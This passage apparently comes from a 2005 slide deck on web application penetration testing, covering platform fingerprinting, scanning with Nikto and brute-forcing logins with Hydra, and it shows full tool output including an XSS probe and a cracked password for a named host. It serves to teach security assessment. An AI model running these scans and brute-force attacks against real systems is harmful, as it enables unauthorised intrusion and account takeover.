    - Server: Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod\_plsql/3.0.9.8.5d mod\_ssl/2.8.1 OpenSSL/0.9.5a mod\_fastcgi/2.2.10 mod\_oprocmgr/1.0 mod\_perl/1.25
  - Cookie naming conventions - examples
    - Set-Cookie: ASP.NET\_SessionId=0f5o5gj...; path=/  
Set-Cookie: .ASPXAUTH=; expires=Mon, 11-Oct-1999 22:00:00 GMT; path=/  
Set-Cookie: WEBTRENDS\_ID=123.45.6.78.208871112551520770; path=/  
Set-Cookie: ASPSESSIONIDSSQTDCRB=HHKLLD...; path=/  
Set-Cookie: JSESSIONID=A3F55FC7...; Path=/  
Set-Cookie: PHPSESSID=cec9620310f094f158d791cc467a3a41; expires=...
  - Error messages, comments in HTML source code

# Architecture & platform/2

- other clues for guessing the platform (II.)
  - URL structure – examples
    - <http://www.abc.cz/article.php?id=45639>  
*[Apache + PHP]*
    - <http://www.abc.cz/article.asp?id=45639>  
*[Microsoft IIS 4.0/5.0]*
    - <http://www.abc.cz/article.aspx?id=45639>  
*[Microsoft .NET]*
    - <http://www.abc.cz/myapp.nsf/38d46035f?OpenDocument>  
*[IBM Lotus Domino]*
    - [http://www.abc.cz/pls/osw/odp.show\\_document?p\\_table=...](http://www.abc.cz/pls/osw/odp.show_document?p_table=...)  
*[Oracle]*
    - <http://www.abc.cz/cps/rde/xchg/SID-53...9A/mr...html>  
*[RedDot CMS Server]*
    - <http://www.abc.org/Template.cfm?Section=...>  
*[CFML – Cold Fusion Markup Language]*

# Architecture & platform/2

- Knowing the platform you can:
  - check the identified versions of SW components against vulnerability databases
  - check vendor's security bulletins
  - use general vulnerability scanner (Nessus, Retina, ISS) to find flaws in out-dated versions
  - focus you further research exactly on a specific SW version (you can install you own instance for testing)

# Mapping the application/1

- Check the application for well-known URLs (sample files, manuals, unprotected logs etc.)

- use Nikto:

```
[miko]$ nikto.pl -host www.abc.cz -port 80 -v host www.abc.cz -verbose
- Nikto v1.34/1.29
-----
+ Target IP:          1.2.4.2
+ Target Hostname:   www.abc.cz
+ Target Port:       80
+ Start Time:        Fri Feb  4 14:21:32 2005
-----
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.0.40 (Red Hat Linux)
- Retrieved X-Powered-By header: PHP/4.2.2
+ Allowed HTTP Methods: GET,HEAD,POST,OPTIONS,TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.
+ PHP/4.2.2 appears to be outdated (current is at least 5.0.1)
+ Apache/2.0.40 appears to be outdated (current is at least Apache/2.0.52)...
+ /icons/ - Directory indexing is enabled ...
+ /manual/images/ - Apache 2.0 directory indexing is enabled ...
+ /manual/ - Web server manual? tsk tsk. (GET)
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script> - is vulnerable to XSS
+ /phpinfo.php - Contains PHP configuration information (GET)
+ /usage/ - Redirects to ..., Webalizer may be installed.
+ /mail/ - This might be interesting... (GET)
+ /pics/ - Redirects to ..., This might be interesting...
+ 2455 items checked - 15 item(s) found on remote host(s)
+ End Time:          Fri Feb  4 14:22:13 2005 (41 seconds)
-----
+ 1 host(s) tested
[miko]$
```

# Mapping the application/2

- manual walkthrough + automated spidering  
(*e.g. using Paros*)
- mirroring & inspecting the content  
(*e.g. using Pavuk, Wget*)
- for automated testing of SQL-inj, XSS etc. you can use tools like:
  - Paros (scanning module)
  - Nikto (partly)
  - WebInspect, AppScan, N-Stealth [commercial]

# Brute force

- make research of how usernames look like
- decide what password dictionary to use
- try Hydra:

```
[miko]$ hydra -v -S -l miko -P dict.txt w.abc.cz https -m /
Hydra v4.6 (c) 2005 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-04-17 21:19:29
[DATA] 16 tasks, 1 servers, 52372 login tries (1:1/p:52372), ~3273 tries per task
[DATA] attacking service www on port 443
[VERBOSE] Resolving addresses ... done
[STATUS] 77.00 tries/min, 77 tries in 00:01h, 52295 todo in 11:20h
[STATUS] 62.00 tries/min, 186 tries in 00:03h, 52186 todo in 14:02h
[VERBOSE] Writing restore file... done
[STATUS] 59.43 tries/min, 416 tries in 00:07h, 51956 todo in 14:35h
[VERBOSE] Writing restore file... done
[VERBOSE] Writing restore file... done
[STATUS] 59.80 tries/min, 897 tries in 00:15h, 51475 todo in 14:21h
[443][www] host: 193.84.252.131 login: miko password: superpasswd1
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for notes.dcit.cz (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2005-04-17 21:38:35
[miko]$
```

# Exploiting the vulnerability

- Combine all the information gathered by automated security tools
- You need to use your intellect (more or less):
  - Exploiting XSS or SQL-inj requires quite expert knowledge
  - On the other hand using brute forced password is “dead easy”

# Useful Tools

## Free tools:

- **HTTPPrint v202** <http://net-square.com/httpprint/>  
- web server fingerprinting tool
- **Nikto 1.34**, <http://www.cirt.net/code/nikto.shtml>  
- web server scanner
- **Hydra v4.6** by van Hauser, <http://thc.org/>  
- network logon cracker
- **Paros 3.2.1** <http://www.parosproxy.org/index.shtml>  
- Man-in-the-middle Proxy, Spider, Scanner
- **Pavuk 0.9.32** <http://pavuk.sourceforge.net/>  
- for mirroring website contents
- **SiteDigger 2.0** <http://www.foundstone.com/resources/proddesc/sitedigger.htm>  
- searches Google's cache for vulnerabilities, errors, configuration issues, ...
- **Other** usefull utilities (openssl, sslproxy, stunnel, curl, perl WWW::Mechanize, netcat, telnet)

## Commercial tools:

- WebInspect
- N-Stealth security scanner
- Black Widow
- AppScan
- Websleuth

# For More Information:

Karel Miko, CISA

DCIT, s.r.o.

e-mail: [miko@dcit.cz](mailto:miko@dcit.cz)



**Thank you!**